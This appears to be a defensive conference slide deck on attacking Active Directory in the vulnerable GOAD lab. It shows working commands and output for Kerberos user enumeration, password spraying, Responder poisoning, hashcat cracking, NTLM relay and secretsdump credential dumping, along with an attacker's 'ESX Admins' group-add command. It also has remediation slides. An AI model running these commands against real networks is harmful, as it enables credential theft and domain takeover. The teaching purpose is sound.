



ONE IDENTITY

Active Directory Under Attack

Best Practices to Defend and Protect



AJ Lindner

One Identity - Solutions Architect (AD)

<https://AJLindner.net>

@ajlindner (LinkedIn, Github, Reddit)

AJ.Lindner@oneidentity.com



Brandon Colley

TrustedSec - Senior Security Consultant

<https://techbrandon.github.io/>

@techBrandon (LinkedIn, Twitter, Github)

Brandon.Colley@trustedsec.com

Lab Environment

- GOAD – Game of Active Directory
 - Pre-Built AD Lab
 - Multi-Domain
 - Highly Vulnerable
 - Created by Mayfly (Orange Cyberdefense)



<https://github.com/Orange-Cyberdefense/GOAD>



Storm - 0506

Story Time

Storm – 0506



Reconnaissance

- Employee Information



Initial Access

- Phishing
- Qakbot



Privilege Escalation

- CVE-2023-28252 (CLFS Exploit)
- Elevate to SYSTEM



Credential Access

- Cobalt Strike
- Pypykatz



Lateral Movement

- Pass-the-hash



Storm's Attack Objectives

- CVE-2024-37085
- VMware
- *net group "ESX Admins" /domain /add*
- Black Basta Ransomware




Our Attack Objectives

- Reconnaissance
- Initial Access
- Privilege Escalation
- Credential Access
- Lateral Movement
- Beyond the domain

Reconnaissance

CeWL + nmap

LinkedIn Contacts



Brandon Colley ✓ He/Him


15 years of experience administering and securing Active Directory and Microsoft environments.

United States · [Contact info](#)

500+ connections

TrustedSec

Western Illinois University



AJ Lindner ✓ He/Him · 1st

One Identity Solutions Architect | Identity Security Expert, Automation Engineer, Active Directory Specialist, Powershell Enthusiast

Huntsville, Alabama, United States · [Contact info](#)

500+ connections

Jeremy, Scott and 3 other mutual connections

One Identity

University of Montevallo

GOAD – GoT Wiki

Cast & Characters

Introduced in Season 1



MARK ADDY
Robert Baratheon
[LEARN MORE >](#)



PETER DINKLAGE
Tyrion Lannister
[LEARN MORE >](#)



LENA HEADEY
Cersei Lannister
[LEARN MORE >](#)



MICHELLE FAIRLEY
Catelyn Stark
[LEARN MORE >](#)



NIKOLAJ COSTER-WALDAU
Jaime Lannister



EMILIA CLARKE
Daenerys Targaryen



HARRY LLOYD
Viserys Targaryen



KIT HARINGTON
Jon Snow

User Enumeration

- Word List
 - CeWL (Custom Word List generator)
- Username combinations
 - r.baratheon (f.last)
 - baratheon.robert (last.first)
 - rbaratheon (flast)
 - robert.baratheon (first.last)
- Statistically likely usernames

```
(kali@kali)-[~/GOAD]  
$ cat got_users.txt  
robert.baratheon  
tyrion.lannister  
cersei.lannister  
catelyn.stark  
jaime.lannister  
daenerys.targaryen  
viserys.targaryen  
jon.snow  
robb.stark  
sansa.stark
```

User Enumeration

```
(kali㉿ kali)-[~/GOAD]
$ nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='north.sevenkingdoms.local',userdb=got_users.txt" 192.168.56.11
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-26 12:03 CDT
Nmap scan report for north.sevenkingdoms.local (192.168.56.11)
Host is up (0.00059s latency).

PORT      STATE SERVICE
88/tcp    open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|   robb.stark@north.sevenkingdoms.local
|   rickon.stark@north.sevenkingdoms.local
|   arya.stark@north.sevenkingdoms.local
|   catelyn.stark@north.sevenkingdoms.local
|   sansa.stark@north.sevenkingdoms.local
|   hodor@north.sevenkingdoms.local
|   samwell.tarly@north.sevenkingdoms.local
|   jon.snow@north.sevenkingdoms.local
|_  jeor.mormont@north.sevenkingdoms.local

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
```


Remediation

- Kerberos
 - DC_ERR_C_PRINCIPAL_UNKNOWN (User does not exist)
 - UF_DONT_REQUIRE_PREAUTH (Valid! No pre-auth)
 - KDC_ERR_PREAUTH_REQUIRED (Valid! Requires pre-auth)
- Domain Controller Logging to detect user enumeration & authN attacks
 - **id:4625:An Account Failed to log on**
 - Enable Kerberos Logging
 - **id:4771:Kerberos Pre-authentication failed**

Initial Access

Password Attacks

Password Spray

```
(kali@kali)-[~/GOAD]
$ crackmapexec smb 192.168.56.11 -u got_valid_north.txt -p 'Heartsbane' --continue-on-success
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.1
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\catelyn.stark:Heartsbane STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\jon.snow:Heartsbane STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\brandon.stark:Heartsbane STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\hodor:Heartsbane STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\jeor.mormont:Heartsbane STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\arya.stark:Heartsbane STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\sansa.stark:Heartsbane STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\rickon.stark:Heartsbane STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\samwell.tarly:Heartsbane

(kali@kali)-[~/GOAD]
$ crackmapexec smb 192.168.56.11 -u got_valid_north.txt -p 'iseedeadpeople' --continue-on-success
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.1
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\catelyn.stark:iseedeadpeople STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\jon.snow:iseedeadpeople STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\brandon.stark:iseedeadpeople
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\hodor:iseedeadpeople STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\jeor.mormont:iseedeadpeople STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\arya.stark:iseedeadpeople STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\sansa.stark:iseedeadpeople STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\rickon.stark:iseedeadpeople STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\samwell.tarly:iseedeadpeople STATUS_LOGON_FAILURE
```

Credential Stuffing

- User1 to Password1
- User2 to Password2

```
(kali㉿kali)-[~/GOAD]
$ crackmapexec smb 192.168.56.11 -u got_valid_north.txt -p got_valid_north.txt --no-bruteforce --continue-on-success
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\catelyn.stark:catelyn.stark STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\jon.snow:jon.snow STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\brandon.stark:brandon.stark STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\hodor:hodor
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\jeor.mormont:jeor.mormont STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\arya.stark:arya.stark STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\sansa.stark:sansa.stark STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\rickon.stark:rickon.stark STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\samwell.tarly:samwell.tarly STATUS_LOGON_FAILURE
```

Password Policy Configuration

```
(kali㉿ kali)-[~/GOAD]
$ crackmapexec smb 192.168.56.11 -u samwell.tarly -p Heartsbane --pass-pol
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL)
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\samwell.tarly:Heartsbane
SMB 192.168.56.11 445 WINTERFELL [+] Dumping password info for domain: NORTH
SMB 192.168.56.11 445 WINTERFELL Minimum password length: 5
SMB 192.168.56.11 445 WINTERFELL Password history length: 24
SMB 192.168.56.11 445 WINTERFELL Maximum password age: 311 days 2 minutes
SMB 192.168.56.11 445 WINTERFELL Password Complexity Flags: 0000000
SMB 192.168.56.11 445 WINTERFELL Domain Refuse Password Change: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password Store Cleartext: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password Lockout Admins: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password No Clear Change: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password No Anon Change: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password Complex: 0
SMB 192.168.56.11 445 WINTERFELL Minimum password age: 1 day 4 minutes
SMB 192.168.56.11 445 WINTERFELL Reset Account Lockout Counter: 5 minutes
SMB 192.168.56.11 445 WINTERFELL Locked Account Duration: 5 minutes
SMB 192.168.56.11 445 WINTERFELL Account Lockout Threshold: 5
SMB 192.168.56.11 445 WINTERFELL Forced Log off Time: Not Set
```


Account Lockout

```
(kali㉿ kali)-[~/GOAD]
$ crackmapexec smb 192.168.56.11 -u arya.stark -p got_valid_north.txt
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local)
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\arya.stark:catelyn.stark STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\arya.stark:jon.snow STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\arya.stark:brandon.stark STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\arya.stark:hodor STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\arya.stark:jeor.mormont STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\arya.stark:arya.stark STATUS_ACCOUNT_LOCKED_OUT
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\arya.stark:sansa.stark STATUS_ACCOUNT_LOCKED_OUT
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\arya.stark:rickon.stark STATUS_ACCOUNT_LOCKED_OUT
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\arya.stark:samwell.tarly STATUS_ACCOUNT_LOCKED_OUT
```

Bad Password Count

```
(kali㉿ kali)-[~/GOAD]
$ crackmapexec smb 192.168.56.11 -u samwell.tarly -p Heartsbane --users
SMB      192.168.56.11    445    WINTERFELL    [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenki
SMB      192.168.56.11    445    WINTERFELL    [+] north.sevenkingdoms.local\samwell.tarly:Heartsbane
SMB      192.168.56.11    445    WINTERFELL    [+] Enumerated domain user(s)
SMB      192.168.56.11    445    WINTERFELL    north.sevenkingdoms.local\__VMware_Conv_SA__      badpwdcount: 0
SMB      192.168.56.11    445    WINTERFELL    north.sevenkingdoms.local\sql_svc                badpwdcount: 0
SMB      192.168.56.11    445    WINTERFELL    north.sevenkingdoms.local\jeor.mormont            badpwdcount: 4
SMB      192.168.56.11    445    WINTERFELL    north.sevenkingdoms.local\samwell.tarly          badpwdcount: 0
SMB      192.168.56.11    445    WINTERFELL    north.sevenkingdoms.local\jon.snow               badpwdcount: 4
SMB      192.168.56.11    445    WINTERFELL    north.sevenkingdoms.local\hodor                  badpwdcount: 0
SMB      192.168.56.11    445    WINTERFELL    north.sevenkingdoms.local\rickon.stark            badpwdcount: 4
SMB      192.168.56.11    445    WINTERFELL    north.sevenkingdoms.local\brandon.stark          badpwdcount: 1
SMB      192.168.56.11    445    WINTERFELL    north.sevenkingdoms.local\sansa.stark            badpwdcount: 4
SMB      192.168.56.11    445    WINTERFELL    north.sevenkingdoms.local\robb.stark             badpwdcount: 0
SMB      192.168.56.11    445    WINTERFELL    north.sevenkingdoms.local\catelyn.stark          badpwdcount: 4
SMB      192.168.56.11    445    WINTERFELL    north.sevenkingdoms.local\edward.stark           badpwdcount: 0
SMB      192.168.56.11    445    WINTERFELL    north.sevenkingdoms.local\arya.stark             badpwdcount: 5
```


Remediation

- Password Attacks
 - Bad Password Count
 - LastBadPasswordAttempt
 - Strong Default Password Policy
 - Stronger Fine-Grained Password Policies
- Also Honeypots – LastLogonTimestamp, LogonCount, etc.

Privilege Escalation Credential Access

Responder & Secretsdump

Collect (Responder)

```
(kali@kali)-[~/GOAD]
$ sudo responder -I eth1
[sudo] password for kali:
```

```
[SMB] NTLMv1-SSP Client      : fe80::c1df:48e3:6afd:4072
[SMB] NTLMv1-SSP Username    : NORTH\robb.stark
[SMB] NTLMv1-SSP Hash        : robb.stark::NORTH:B76ADC7419BC93EC000000000000000000000000
[*] [MDNS] Poisoned answer sent to 192.168.56.11   for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::c1df:48e3:6afd:4072 for name Bravos.local
[SMB] NTLMv1-SSP Client      : fe80::c1df:48e3:6afd:4072
[SMB] NTLMv1-SSP Username    : NORTH\eddard.stark
[SMB] NTLMv1-SSP Hash        : eddard.stark::NORTH:E050770BD9387124000000000000000000000000
[*] [MDNS] Poisoned answer sent to 192.168.56.11   for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::c1df:48e3:6afd:4072 for name Meren.local
```

Recover (Hashcat)

```
(kali@kali)-[~/GOAD]  
$ hashcat -m 5500 --force -a 0 responder.txt rockyou.txt  
hashcat (v6.2.6) starting
```

```
robb.stark::NORTH:b76adc7419bc93ec000000000000000000000000000000000000000000000000:b4a38611b5e8efd30135ca233ea9668e45ed1616522f87a4:1122334455667788:sexywolfy
```

```
Session.....: hashcat  
Status.....: Exhausted  
Hash.Mode.....: 5500 (NetNTLMv1 / NetNTLMv1+ESS)
```

Relay (Impacket)

```
(kali@kali)-[~]  
$ impacket-ntlmrelayx -t 192.168.56.22 -smb2support -socks  
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
[*] Servers started, waiting for connections  
Type help for list of commands  
ntlmrelayx> [*] SMBD-Thread-9 (process_request_thread): Received connection from 192.168.56.11, attacking target smb://192.168.56.22  
[*] Authenticating against smb://192.168.56.22 as NORTH/EDDARD.STARK SUCCEED  
[*] SOCKS: Adding NORTH/EDDARD.STARK@192.168.56.22(445) to active SOCKS connection. Enjoy
```

Protocol	Target	Username	AdminStatus	Port
-----	-----	-----	-----	-----
SMB	192.168.56.22	NORTH/EDDARD.STARK	TRUE	445


Credential Access - Secretsdump

```
(kali@kali)-[~]
$ proxychains impacket-secretsdump -no-pass 'NORTH/EDDARD.STARK@192.168.56.22'
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x3b6262f8a5a0edda3a911188ffce08e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6e-
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4363b6dc0c95588964884d7e1c
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
VMware_Conv_SA_:1002:aad3b435b51404eeaad3b435b51404ee:11796cf8d937b9541aec6e
[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b7
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NORTH\CASTELBLACK$:aes256-cts-hmac-sha1-96:e42121bdf91a6b9a4bf741196640aa6dfff28e:
NORTH\CASTELBLACK$:aes128-cts-hmac-sha1-96:0f1e317700f16bf33ce70ad7dd5aeac1
NORTH\CASTELBLACK$:des-cbc-md5:13919149fe9e135b
NORTH\CASTELBLACK$:plain_password_hex:aa30746b01c7fae6903ac709e39294db2031b4d41617
b47ad4452bc46695a2460b9a95333beec04268bcbcb480e728d9d5b4e8e75f5a0e6922aec181f0ecdcc
2ea27396e6d1291e15b677d93cfc1d632c558a7fe70ba66517da142ccaad0a8acedf1f28f5b22e9054
NORTH\CASTELBLACK$:aad3b435b51404eeaad3b435b51404ee:927d7cbecc11aae83ed0fe72369077
```

Credential Access - Secretsdump


```
[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240$sql_svc#89e701ebbd305e4f5380c5150494
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b7
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NORTH\CASTELBLACK$:aes256-cts-hmac-sha1-96:e42121bdf91a6b9a4bf741196640aa6dfff28e:
NORTH\CASTELBLACK$:aes128-cts-hmac-sha1-96:0f1e317700f16bf33ce70ad7dd5aeac1
NORTH\CASTELBLACK$:des-cbc-md5:13919149fe9e135b
NORTH\CASTELBLACK$:plain_password_hex:aa30746b01c7fae6903ac709e39294db2031b4d41617
b47ad4452bc46695a2460b9a95333beec04268bcb480e728d9d5b4e8e75f5a0e6922aec181f0ecdcc
2ea27396e6d1291e15b677d93cfc1d632c558a7fe70ba66517da142ccaad0a8acedf1f28f5b22e9054
NORTH\CASTELBLACK$:aad3b435b51404eeaad3b435b51404ee:927d7cbecc11aae83ed0fe72369077
[*] DPAPI_SYSTEM
dpapi_machinekey:0x366d1c3b855f29e1508dc290c717ed9b50033720
dpapi_userkey:0xfc03a3fdfe19e27d01d0beb7a6759879d2b46c57
[*] NL$KM
0000 22 34 01 76 01 70 30 93 88 A7 6B B2 87 43 59 69 "4.v.p0...k..CYi
0010 0E 41 BD 22 0A 0C CC 23 3A 5B B6 74 CB 90 D6 35 .A."...#:[.t...5
0020 14 CA D8 45 4A F0 DB 72 D5 CF 3B A1 ED 7F 3A 98 ...EJ..r...;....
0030 CD 4D D6 36 6A 35 24 2D A0 EB 0F 8E 3F 52 81 C9 .M.6j5$-....?R..
NL$KM:223401760170309388a76bb2874359690e41bd220a0ccc233a5bb674cb90d63514cad8454af0
[*] _SC_MSSQL$SQLEXPRESS
